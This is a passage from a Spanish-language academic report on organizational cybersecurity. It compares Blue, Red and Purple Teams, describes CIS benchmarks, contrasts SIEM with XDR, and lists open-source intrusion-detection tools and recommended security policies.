Aspecto	Blue Team	Red Team	Purple Team	Equipos de Respuesta a Incidentes Informáticos (CSIRT)
Función principal	Defensa contra amenazas cibernéticas	Simula ataques cibernéticos	Facilita la ayuda entre Blue Team y Red Team	Detección, contención y mitigación de incidentes cibernéticos
Objetivo	Mantiene la seguridad de la red y los sistemas	Identificar vulnerabilidades y brechas en la defensa	Ayuda a mejorar en las empresas su postura.	Responder a incidentes de seguridad cibernética
Actividades típicas	Monitoreo de seguridad, detección de intrusiones, análisis forense, gestión de vulnerabilidades	Simulación de ataques, pruebas de penetración, identificación de debilidades	Facilitar la comunicación, compartir conocimientos, traducir hallazgos	Detección de amenazas, análisis forense, contención, recuperación
Enfoque	Defensivo	Ofensivo	Colaborativo	Reactivo
Mejoras resultantes	Refuerzo de controles de seguridad	Remediación de vulnerabilidades	Aumento de la eficacia	Aumenta la competencia de respuesta y la resiliencia
Ejemplo de responsabilidades	Configuración de firewalls, implementación de políticas de seguridad, análisis de logs	Simulación de ataques de phishing, pruebas de intrusión, evaluación de seguridad de aplicaciones	Revisión de informes de Red Team, implementación de contramedidas, entrenamiento del personal	Detección de intrusos, análisis forense, reporte de incidentes, coordinación de acciones de respuesta

Roles comunes involucrados	Analistas de seguridad, ingenieros de sistemas, administradores de red	Hackers éticos, analistas de seguridad ofensiva	Analistas de seguridad, coordinadores de seguridad	Analistas de seguridad, especialistas en forense digital, coordinadores de incidentes
Enfoque temporal	Permanente	Proyecto/temporal	Continuo	Reactivo y proactivo

Fuente: propia

5.5. Análisis sobre la pertinencia de trabajar con CIS "Center For Internet Security" como propuesta de aseguramiento por parte de un equipo de Blue Team.

El Centro para la Seguridad en Internet está dedicada a mejorar la seguridad cibernética en todo el mundo. En el contexto de los equipos BlueTeam, que se enfocan en defender sistemas y redes de amenazas cibernéticas, CIS desempeña un papel crucial al proporcionar orientación, recursos y herramientas para robustecer la seguridad en entornos empresariales.

Estandarización y Mejores Prácticas: CIS proporciona una amplia gama de guías de seguridad, controles y recomendaciones. Estas guías están diseñadas para abordar una variedad de sistemas, aplicaciones y entornos, lo que las hace relevantes y aplicables para una amplia gama de organizaciones.

Reputación y Credibilidad: CIS es una organización bien establecida y respetada en el campo de la ciberseguridad. Sus estándares y directrices son reconocidos internacionalmente y son utilizados por numerosas organizaciones, incluidas empresas, agencias gubernamentales y organizaciones sin fines de lucro.
Enfoque Holístico: CIS adopta un enfoque holístico para la seguridad de la información, abordando aspectos técnicos, operativos y de gestión. Esto asegura que las organizaciones no solo se enfoquen en la seguridad de la tecnología, sino que también consideren aspectos como la gobernanza, la gestionamiento de riesgos y el cumplimiento normativo.

Adaptabilidad y Flexibilidad: Las guías y controles de CIS son adaptables a diferentes entornos y necesidades organizativas. Esto permite que las organizaciones implementen medidas de seguridad personalizadas que se ajusten a sus requisitos específicos, mientras siguen las mejores prácticas recomendadas por CIS.

Actualizaciones y Mantenimiento Continuo: CIS regularmente revisa y actualiza sus guías y controles para reflejar las últimas amenazas y tendencias en ciberseguridad. Esto garantiza que las organizaciones estén al tanto de las últimas prácticas recomendadas y puedan mantener sus sistemas seguros en un entorno en constante evolución.

Guía / Tutorial

a) ¿Cómo funciona CIS?

- **Establecimiento de estándares de seguridad:** "desarrolla y mantiene una serie de estándares de seguridad cibernética reconocidos a nivel mundial, como las Benchmarks de Seguridad CIS y las Guías de Configuración CIS" [13].

- **Ofrecimiento de herramientas:** además de los estándares, CIS ofrece una variedad de herramientas y recursos gratuitos, como herramientas de evaluación de cumplimiento, scripts de automatización y utilidades de seguridad, que ayudan a implementar y mantener la seguridad de acuerdo con los estándares CIS.

- **Formación y educación:** ofrece una amplia variedad de temas que incluyen desde la implementación de estándares CIS hasta la gestión de incidentes de seguridad

b) ¿Cómo encontrar los recursos de CIS?

- **Sitio web oficial:** El sitio web oficial de CIS (https://www.cisecurity.org/) es el punto de partida para acceder a todos los recursos y herramientas que ofrece la organización.

- **Explorar Benchmarks y Guías de Configuración:** se encuentran Guías de Configuración CIS para una variedad de sistemas operativos, aplicaciones y dispositivos de red. Estas guías proporcionan recomendaciones detalladas para configurar de forma segura diferentes tecnologías.

[13] ManageEngine. ¿Qué son los controles de CISO?. [En línea]. [Consultado 20 marzo de 2024]. Disponible en: (https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html).

- **Buscar herramientas y recursos:** La sección de recursos del sitio web de CIS contiene una variedad de herramientas, scripts y utilidades gratuitas que puedes utilizar para mejorar la seguridad de tu entorno.

- **Participar en la comunidad:** CIS también tiene una comunidad activa de profesionales de seguridad que comparten conocimientos, experiencias y mejores prácticas.

5.6. Análisis sobre las funciones y características y diferencias entre SIEM y un XDR.

La principal diferencia entre XDR y SIEM radica en su enfoque y especialización. Mientras que SIEM adopta un enfoque más amplio y generalista, lo que puede limitar su efectividad en la identificación de ataques y amenazas en comparación con las plataformas XDR, que están diseñadas específicamente para correlacionar datos de seguridad de manera más eficiente. SIEM permite a las organizaciones recopilar registros y alertas de diversas fuentes, pero carece de capacidades de análisis y automatización que son inherentes a XDR. Al incorporar elementos como EDR y MDR, XDR proporciona una solución más completa para la detección y respuesta a amenazas. Por lo tanto, XDR podría considerarse como un complemento ideal para un sistema SIEM, utilizando los datos recopilados por este último para generar alertas e información de manera más eficiente.

Tabla 2 comparación entre un SIEM y un XDR

ASPECTO	SIEM (ADMINISTRACIÓN DE EVENTOS E INFORMACIÓN DE SEGURIDAD)	XDR (DETECCIÓN Y RESPUESTA EXTENDIDAS)
Definición	Plataforma que recopila, correlaciona y analiza datos de seguridad de múltiples fuentes, ofreciendo visibilidad y detección de amenazas.	es una estrategia de seguridad cibernética más amplia y avanzada que busca proporcionar una detección y respuesta más efectivas a las amenazas en el entorno digital actual.
Fuente de Datos	Recopila datos de eventos y registros de dispositivos, sistemas, aplicaciones y redes.	Recopila datos de eventos, registros y telemetría de puntos finales, redes, aplicaciones y servicios en la nube.


ASPECTO	SIEM (ADMINISTRACIÓN DE EVENTOS E INFORMACIÓN DE SEGURIDAD)	XDR (DETECCIÓN Y RESPUESTA EXTENDIDAS)
Análisis de Datos	Analiza datos para correlacionar eventos y detectar patrones anómalos que puedan indicar actividades maliciosas.	Utiliza análisis avanzados, incluyendo inteligencia artificial y aprendizaje automático, para identificar amenazas y correlacionar datos de múltiples fuentes.
Alcance de Detección	Se centra principalmente en eventos de seguridad y actividades en la red y sistemas.	Ofrece detección ampliada que abarca puntos finales, redes, aplicaciones y servicios en la nube, integrando análisis de comportamiento y contexto.
Contextualización de Amenazas	Proporciona contexto limitado sobre las amenazas identificadas.	Ofrece una contextualización más profunda mediante la integración de información de múltiples fuentes de datos y análisis avanzados.
Automatización de Respuesta	Puede proporcionar capacidades básicas de automatización de respuesta, como alertas y acciones predefinidas.	Incorpora capacidades avanzadas de automatización de respuesta, como la orquestación de seguridad y la respuesta guiada por políticas.
Integración de Seguridad	Puede integrarse con herramientas de seguridad adicionales, como firewalls y sistemas de prevención de intrusiones.	Se integra con una amplia gama de soluciones de seguridad, para proporcionar una visión holística de la postura de seguridad.
Escalabilidad	Puede tener limitaciones en cuanto a la escalabilidad debido a la capacidad de procesamiento de datos.	Diseñado para ser altamente escalable, capaz de manejar grandes volúmenes de datos de manera eficiente.
Enfoque de Arquitectura	Basado en un enfoque de arquitectura de gestión de eventos y seguridad centralizada.	Adopta un enfoque más distribuido, con capacidades de detección y respuesta integradas en múltiples capas de la infraestructura de seguridad.

Esta tabla proporciona una visión general de las diferencias clave entre SIEM y XDR en términos de funciones, características y alcance de detección.

5.7. Algunas herramientas que permitan detectar ataques informáticos con licencia GPL.

SNORT: “Snort es el sistema de prevención de intrusiones (IPS) de código abierto. Una herramienta bastante sofisticada y completa que permite su uso como rastreador de paquetes como tcpdump, como registrador de paquetes e IDS”.[14] Es una herramienta versátil y potente que proporciona capacidades efectivas de detección de intrusos en la red, ayudando a proteger los sistemas y datos contra una variedad de amenazas cibernéticas.

Ilustración 30 Logo de herramienta IDS SNORT.



Fuente: Snort. [En línea]. ¿Qué es Snort? [Consultado: 20 de marzo del 2023]. Disponible en: https://www.snort.org

OSSEC: Sistema de detección de intrusos y análisis de registro de host que monitorea cambios en archivos de registro y actividad sospechosa.

“Es un Host IDS opensource que incluye características que lo convierten en una herramienta muy interesante para asegurar un sistema, ya sea de la familia Unix o Windows” [15].

Ilustración 31 Logo herramienta OSSEC

Fuente: Securitybydefault. [En línea]. OSSEC. [Consultado: 20 de marzo del 2023]. Disponible en: http://www.securitybydefault.com/2012/11/ossec-introduccion.html

[14] SNORT. Snort. [En línea]. ¿Qué es Snort? [Consultado 20 de marzo del 2023]. Disponible en: (https://www.snort.org).
[15] Securitybydefault. [En línea]. OSSEC. [Consultado 20 de marzo del 2023]. Disponible en: (http://www.securitybydefault.com/2012/11/ossec-introduccion.html).

Zeek: “Sistema de software de código abierto que ofrece registros de transacciones concisos y precisos, así como contenido de archivos y resultados altamente adaptados, sirviendo a analistas en cualquier lugar, desde el entorno doméstico más modesto hasta las vastas y ágiles redes comerciales y de investigación” [16].

Ilustración 32 Logo herramienta Zeek

Fuente: Fuente: Zeek. [En línea]. Those who know security use Zeek. [Consultado: 20 de marzo del 2023]. Disponible en: https://zeek.org/

[16] Zeek. ¿Qué es Zeek?. [En línea]. [Consultado 20 de marzo del 2023]. Disponible en: (https://zeek.org/about/).

6. ETAPA 5 - SOCIALIZACIÓN DE INFORME TÉCNICO.

6.1. Como aportan los equipos Blue Team, Red Team y Purple en el campo de la ciberseguiridad dentro de una organización.

La integración de equipos blue team, red team y purple team fomenta una cultura de seguridad sólida y proactiva dentro de una organización, lo que ayuda a proteger sus activos críticos contra las amenazas cibernéticas.

Esta integración puede ser extremadamente beneficiosa para fortalecer la postura de ciberseguridad de la empresa.

Seguidamente se explica cómo cada equipo puede aportar y cómo trabajar juntos:

- **Blue Team:** se enfoca en defender los activos de la organización. Monitorean sistemas, detectan y responden a amenazas de seguridad. Sus responsabilidades incluyen la gestión de firewalls, sistemas de detección de intrusiones, análisis de registros, gestión de parches y otras medidas defensivas. Su papel es vital para mantener la seguridad de la red.

- **Red Team:** adopta la mentalidad de un atacante para probar la seguridad de la organización. Realizan pruebas de penetración controladas, simulando ataques reales para identificar vulnerabilidades y debilidades en los sistemas de la organización. Su objetivo es encontrar puntos débiles antes de que los exploten los ciberdelincuentes reales.

- **Purple Team:** actúa como un puente entre los equipos blue team y red team. Su función principal es facilitar la comunicación y la colaboración entre ambos equipos. Después de que el red team haya realizado sus pruebas, el purple team ayuda al blue team a comprender las debilidades identificadas y a mejorar las defensas. También pueden ayudar al red team a perfeccionar sus técnicas de ataque.

Integrar estos equipos al mismo tiempo dentro de una organización proporciona varios **beneficios:**

Mejora continua: La retroalimentación constante entre los equipos permite una mejora continua de las defensas de ciberseguridad. El blue team aprende de las tácticas utilizadas por el red team y puede fortalecer sus defensas en consecuencia.

Identificación temprana de vulnerabilidades: El red team identifica vulnerabilidades y debilidades que pueden haber pasado desapercibidas para el blue team. Esto permite que la organización corrija estos problemas antes de que sean explotados por atacantes reales.

Mayor sensibilización en seguridad: la cooperación entre los equipos contribuye a elevar el nivel de concienciación en materia de seguridad en toda la organización. Todos los integrantes del equipo adquieren una comprensión más profunda sobre las amenazas y cómo contrarrestarlas.

Simulación de escenarios reales: Al trabajar juntos, los equipos pueden simular escenarios de ataque realista.

6.2. Políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Política de Contraseñas Fuertes:

- Definir criterios de seguridad para contraseñas, tales como inclusión de caracteres especiales, números y combinación de letras mayúsculas y minúsculas.
- Establecer políticas que requieran cambios periódicos de contraseña y prohíban la reutilización de contraseñas anteriores.
- Fomentar o hacer obligatorio el uso de gestores de contraseñas para almacenar y generar contraseñas seguras.
- Brindar capacitación a los empleados sobre la importancia de salvaguardar sus contraseñas y cómo identificar y evitar ataques de phishing que puedan comprometerlas ante terceros.

Política de actualización de Software:

- Ejecutar un plan de administración de parches con el fin de garantizar que todos los sistemas y aplicaciones estén al día con los últimos parches de seguridad disponibles.
- Configurar actualizaciones automáticas cuando sea factible, asegurando así que los sistemas estén resguardados contra las vulnerabilidades conocidas.
- Llevar a cabo pruebas de compatibilidad antes de implementar actualizaciones en entornos de producción para prevenir posibles interrupciones indeseadas..

Política de control de acceso:

- Aplicar el principio de acceso mínimo, limitando el acceso de los empleados solo a los recursos esenciales requeridos para sus funciones.
- Implementar autenticación multifactor (MFA) para añadir una capa extra de seguridad al iniciar sesión en sistemas y aplicaciones críticas.
- Realizar monitoreo y auditorías periódicas de los registros de acceso para identificar actividades sospechosas o intentos de acceso no autorizado.

Política de educación y concienciación en seguridad:

- Proporcionar programas de capacitación y sensibilización en seguridad cibernética para todos los colaboradores, que incluyan ejercicios simulados de phishing.
- Mantener a los empleados al tanto de las últimas amenazas de seguridad y tácticas

de ingeniería social.
- Fomentar una cultura organizacional centrada en la seguridad, donde los empleados se sientan seguros para reportar posibles incidentes de seguridad sin preocuparse por represalias.
- Estas políticas y directrices constituyen una base sólida para mejorar la postura de seguridad cibernética de una empresa y proteger sus activos críticos frente a las amenazas en línea. No obstante, es crucial adaptar estas políticas según las necesidades específicas y el entorno de cada organización.

6.3. Conclusiones que orienten aspectos importantes en cuanto a la inversión de ciberseguridad dentro de las organizaciones.

Invertir en ciberseguridad hoy por hoy en esencial y fundamental teniendo en cuenta tres pilares: integridad, confidencialidad y disponibilidad.

Análisis de riesgos y amenazas: es fundamental comenzar con un análisis exhaustivo de los peligros que enfrenta la organización en su entorno de TI. Esto incluye identificar activos críticos, evaluar vulnerabilidades y comprender las posibles consecuencias de los ataques cibernéticos.

Evaluación de la postura de seguridad actual: es importante evaluar la seguridad actual de la organización para identificar brechas y áreas de mejora. Esto puede involucrar pruebas de penetración, y revisiones de políticas y procedimientos de seguridad.

Impacto de las brechas de seguridad: durante el seminario, se pueden destacar casos de estudio y ejemplos de organizaciones similares que sufrieron brechas de seguridad y las consecuencias negativas que tuvieron en términos de pérdida de datos, daño a la reputación y costos financieros.

Normativas y cumplimiento: se deben considerar las regulaciones y normativas aplicables en el sector de la organización, así como los requisitos de cumplimiento en cuanto a protección y privacidad. Esto puede incluir GDPR, HIPAA, PCI DSS, entre otros, y resaltar la importancia de cumplir con estas normativas para evitar multas y sanciones.

Tendencias y evolución de las amenazas: es necesario tener en cuenta las tendencias emergentes en ciberseguridad, como el aumento del ransomware, los ataques de ingeniería social y las vulnerabilidades en dispositivos IoT. Esto ayuda a sensibilizar a la alta gerencia sobre la naturaleza cambiante y cada vez más sofisticada de las amenazas cibernéticas.

Retorno de la inversión (ROI) en ciberseguridad: Se puede presentar un análisis detallado del ROI de las inversiones en ciberseguridad, destacando cómo la prevención de brechas de seguridad y la mitigación de riesgos pueden conducir a ahorros significativos a largo plazo.

Plan de acción y prioridades de inversión: finalmente, se debe desarrollar un plan de acción claro que identifique las áreas prioritarias para la inversión en ciberseguridad, junto con los costos asociados y los beneficios esperados.

6.4. Sustenta el desarrollo de cada uno de los puntos plasmados en guía de la etapa 5 del seminario especializado mediante video.

URL de video de sustentación de informe técnico.

https://youtu.be/QmPbOiyCs9c

Fuente: Realizada por el Autor

7. CONCLUSIONES

La integridad legal y ética en todas las actividades relacionadas con la seguridad informática son fundamentales para salvaguardar la información.

La capacidad para identificar amenazas potenciales, evaluar su impacto y aplicar medidas preventivas y correctivas es esencial para mitigar los riesgos y reforzar la seguridad de los sistemas. Este enfoque proactivo no solo permite una defensa más efectiva contra posibles ataques, sino que también contribuye a la continuidad operativa.

La formulación de estrategias de contención basadas en un análisis exhaustivo de riesgos y vulnerabilidades en las infraestructuras de TI demuestra un compromiso con la seguridad a largo plazo. La capacidad para anticipar posibles amenazas y diseñar respuestas estratégicas proporciona a las organizaciones una ventaja significativa en la protección contra incidentes de ciberseguridad y en la gestión eficaz de crisis.

8. RECOMENDACIONES

Promover la conciencia y cultura de seguridad: Una sólida cultura de seguridad informática comienza con la concienciación de todos los miembros de la organización. Se recomienda implementar programas de formación y sensibilización que eduquen a los colaboradores sobre los riesgos potenciales y las consecuencias de las acciones inseguras. Además, es importante fomentar una cultura en la que se aliente a los empleados a informar de posibles incidentes de seguridad sin temor a represalias, lo que facilitará una detección temprana y una respuesta más efectiva a las amenazas.

Establecer alianzas estratégicas: La colaboración con otras organizaciones puede proporcionar recursos adicionales y conocimientos especializados para fortalecer las capacidades de defensa cibernética. Se recomienda establecer alianzas estratégicas con instituciones académicas, organismos gubernamentales, proveedores de seguridad y otras empresas del sector para compartir información sobre amenazas, buenas prácticas y lecciones aprendidas. Estas alianzas pueden facilitar el acceso a herramientas y tecnologías avanzadas.

Integrar la automatización y la inteligencia artificial: Se recomienda explorar soluciones tecnológicas que permitan automatizar tareas repetitivas y rutinarias, como la monitorización de eventos de seguridad, la gestión de registros y la aplicación de parches de seguridad. Sin embargo, es importante garantizar que estas tecnologías se utilicen de manera ética y se complementen con la experiencia humana para tomar decisiones informadas y contextuales.

9. BIBLIOGRAFÍA

ACOSTA, Jose. Pentesting en entornos controlados. La Laguna,2022, 56p. Trabajo de Fin de Grado. Universidad de la Laguna. Facultad de ingeniería y tecnología.

AMOROCHO, Jorge. [En línea]. Diseño de estrategias de mitigación a las vulnerabilidades del entorno virtual metasploitable [Consultado 11 de febrero de 2024]. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/36690/jeamorochom..pdf?sequence=3&isAllowed=y

Campusciberseguridad. ¿qué es el pentesting?. [En línea]. [Consultado 11 de febrero de 2024]. Disponible en: (https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting).

COPNIA. Código de Ética Copnia. [En línea]. [21 de febrero del 2024]. Disponible en: (https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003).

IMSALUD. (2019). ABC Ley 1581 de 2012 Protección de Datos Personales. [En línea]. [Consultado 10 de febrero del 2024]. Disponible en: (https://www.imsalud.gov.co/web/sin-categoria/abc-ley-1581-de-2012-proteccion-de-datos-personales/).

INTELEQUIA.COM. Red Team y Blue Team - funciones y diferencias en ciberseguridad. [En línea]. [Consultado 23 de marzo del 204]. Disponible en: (https://n9.cl/8gr9d).

Keepcoding. ¿Qué es Purple Team en ciberseguridad?. [En línea]. [Consultado 01 de abril del 2024]. Disponible en: (https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/).

ManageEngine. ¿Qué son los controles de CISO?. [En línea]. [Consultado 20 marzo de 2024]. Disponible en: (https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html).

MINTIC. Ley 1273 de 2009. [En línea]. [Consultado 21 de febrero del 2024]. Disponible en: (https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf).

OSSEC. Introducción OSSEC. [En línea]. [Consultado 13 de marzo del 2024]. Disponible en: (http://www.securitybydefault.com/2012/11/ossec-introduccion.html).

SIC.GOV.CO. Ley 1273 de 2009. [En línea]. [Consultado 10 de febrero del 2024]. Disponible en: (https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf).

SNORT. Snort. [En línea]. ¿Qué es Snort?. [Consultado 20 de marzo del 2023]. Disponible en: (https://www.snort.org).

Security Advisor. ¿Qué es el equipo de respuesta ante incidentes de seguridad informática SCIRT?. [En línea]. [Consultado 01 de abril del 2024]. Disponible en: (https://sadvisor.com/que-es-el-csirt/).

Securitybydefault. [En línea]. OSSEC. [Consultado 20 de marzo del 2023]. Disponible en: (http://www.securitybydefault.com/2012/11/ossec-introduccion.html).

TARQUI, Yessica. Footprinting. [En línea]. [Consultado 27 de marzo del 2024]. Disponible en: (https://revistasbolivianas.umsa.bo/pdf/rits/n8/n8a18.pdf).

VANEGAS, Jairo. Pentesting, ¿Porque es importante para las empresas?. [En línea}. [Consultado 27 de marzo del 2024]. Disponible en: (http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6286/00005220.pdf?sequence=1).

VILLON, Wilter. Aplicación de un pentesting para el análisis de vulnerabilidades en los sistemas de la empresa tumbravcarls usando herramientas open source. Guayaquil, 2023, 110p. Trabajo de titulación (Previo a la obtención del título de ingeniero en teleinformática). Universidad de Guayaquil. Departamento de Ingeniería Industrial.

Zeek. ¿Qué es Zeek?. [En línea]. [Consultado 20 de marzo del 2023]. Disponible en: (https://zeek.org/about/).